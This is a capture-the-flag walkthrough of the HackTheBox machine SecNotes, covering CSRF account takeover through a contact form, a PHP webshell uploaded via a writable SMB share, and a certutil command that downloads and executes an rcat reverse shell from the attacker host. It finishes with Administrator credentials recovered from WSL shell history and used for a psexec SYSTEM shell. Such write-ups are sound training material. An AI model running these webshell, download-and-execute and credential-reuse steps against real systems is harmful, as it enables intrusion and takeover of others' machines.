
Overview
SecNotes is a medium HackTheBox Windows machine running a notes application whose “Change Password” feature accepts a plain GET request with no confirmation and no CSRF protection. Combined with a “Contact Us” form that has another user click any link sent to them, this becomes an account takeover: crafting a change-password URL and mailing it to tyler resets their password without their knowledge. That account’s notes reveal SMB credentials for a second, IIS-hosted site, which is writable over SMB, enough to drop a PHP webshell and get a foothold. Privilege escalation recovers Administrator credentials left behind in a Windows Subsystem for Linux (WSL) instance’s bash_history file.
Attack Chain
- Scan the target and find
HTTPon80and8808, plusSMB - Register an account on the port
80notes application and explore its features - Notice the “Change Password” feature sends an unauthenticated, unconfirmed
GETrequest - Confirm the “Contact Us” feature causes another user,
tyler, to visit any link sent to them - Craft a change-password URL and send it to
tylervia the contact form, resetting their password - Log in as
tylerand find a note containingSMBcredentials for a second account - Verify the credentials over
SMBwithnetexec, but find no interactive shell access - Enumerate
SMBshares and findnew-site, matching the defaultIISpage on port8808 - Confirm the share is writable by uploading a test file and viewing it over
HTTP - Upload a PHP webshell to the share and trigger it through port
8808 - Use the webshell to transfer and execute an
rcatreverse shell viacertutil - Catch a shell as
tylerand read the user flag - Find evidence of
WSL(Windows Subsystem for Linux) ontyler’s desktop and confirm it’s installed via the registry - Locate the
WSLroot filesystem and read its.bash_historyfile - Recover
Administratorcredentials left in the shell history - Verify the credentials with
netexecand useimpacket-psexecfor an interactiveSYSTEMshell - Read the system flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.1.43; export NAME=SECNOTES; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

The open TCP ports are:
80,445,8808
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v
Web Enumeration
Exploring the Notes App
We land on a login page.


We register a new user via Sign up now.
Test:Pass1234
We log in and find another user, tyler@secnotes.htb.


We create a New Note.

We save it, and it redirects to the dashboard with our new note.
We navigate to Change Password and change it to Pass12345.

Clicking submit takes us to the main dashboard.

Discovering the CSRF Vulnerability
Looking at the Change Password request in BurpSuite, it sends parameters to /change_pass.php with no confirmation or approval step.


On the Contact Us page, we can send a message to tyler@secnotes.htb.

We send a test message and get redirected to the dashboard with a Message Sent notification.

We test what happens when we send a URL pointing to our Python server in the contact form.

We receive the request on our Python server.
Foothold
CSRF Account Takeover
Since tyler clicks on links sent to them, we can craft a change-password URL, the endpoint doesn’t require additional confirmation. It’s a GET request, so we test it locally first.
http://10.129.1.43/change_pass.php?password=PassTest123&confirm_password=PassTest123&submit=submit
We get the Password updated notification.

We send the link to tyler via the contact form.

After waiting a minute, we log in as tyler with PassTest123. We find a note called “new site,” which contains credentials.

tyler:92g!mA8BGjOirkL%OG*&
Finding a Writable SMB Share
SMB and WinRM are open on the target. We test the credentials with netexec.
nxc smb $IP -u 'tyler' -p '92g!mA8BGjOirkL%OG*&' --local-auth
The credentials are verified over SMB, but we don’t have shell access.


We enumerate available shares.
smbclient -L //$IP --user='tyler' --password='92g!mA8BGjOirkL%OG*&'
We see the share new-site.
We view its contents.
smbclient //$IP/new-site --user='tyler' --password='92g!mA8BGjOirkL%OG*&'
This looks like default IIS webserver files, different from what’s on port 80.

Confirming Write Access on Port 8808
Port 8808 shows a default IIS landing page, matching the files on the new-site share.


We check whether we can add a file to the share and view it on port 8808. We create a test text file.

We transfer it to the share.

We can view it on the web page.
Uploading a PHP Webshell
We create a basic PHP webshell.
<?php system($_GET['cmd']); ?>

We upload it.
put exploits/basicshell.php basicshell.php

We confirm it works.

We switch to curl for easier command execution.
curl -s "http://10.129.1.43:8808/basicshell.php" --data-urlencode "cmd=whoami" -G

Reverse Shell as tyler
We transfer an rcat reverse shell to the target on port 443, hosting the payload on a Python server.
curl -s "http://10.129.1.43:8808/basicshell.php" --data-urlencode "cmd=certutil.exe -urlcache -f http://10.10.14.23/rcat.exe C:\ProgramData\rcat_10.10.14.23_443.exe" -G

We start a nc listener on port 443 with rlwrap -cAr and execute the payload.
curl -s "http://10.129.1.43:8808/basicshell.php" --data-urlencode "cmd=cmd /c C:\ProgramData\rcat_10.10.14.23_443.exe" -G

We catch a shell as tyler.

We read the user flag.

Privilege Escalation
Finding WSL
We look at tyler’s Desktop and see a bash.lnk file.

We also find C:\Distros\Ubuntu.

This points to Windows Subsystem for Linux (WSL). We check whether it’s installed via the registry.
Get-ChildItem HKCU:\Software\Microsoft\Windows\CurrentVersion\Lxss | %{Get-ItemProperty $_.PSPath} | out-string -width 4096
This confirms WSL is installed.

Recovering Credentials from bash_history
We enumerate the install directory from the BasePath in the previous output.
ls C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs\root
Following the directories, we reach .bash_history.

We view the file.
type C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs\root\.bash_history
We find credentials used with smbclient.

administrator:u6!4ZwgwOM#^OBf#Nwnh
Note: the
%character in the original output splits the username and password forsmbclient, which is why it doesn’t appear here.
SYSTEM Shell as Administrator
We test the credentials with netexec.
nxc smb $IP -u 'administrator' -p 'u6!4ZwgwOM#^OBf#Nwnh' --local-auth
The credentials are confirmed.


We use impacket-psexec for an interactive shell.
impacket-psexec Administrator:'u6!4ZwgwOM#^OBf#Nwnh'@$IP
We have a shell as nt authority\system.

We read the system flag.
Key Takeaways
SecNotes shows how CSRF protection isn’t optional even for “convenience” features, a change-password endpoint that trusts a plain GET request with no confirmation step becomes a full account takeover the moment there’s any way to get a victim to click a link, and a built-in “contact this user” feature was exactly that delivery mechanism. Once inside, an SMB share that mirrors a live web root turned into an immediate upload-to-RCE path. The final privilege escalation is a reminder that WSL instances carry their own independent filesystem, complete with their own shell history, a frequently overlooked place for credentials to leak on Windows hosts that developers have used for Linux-side tooling.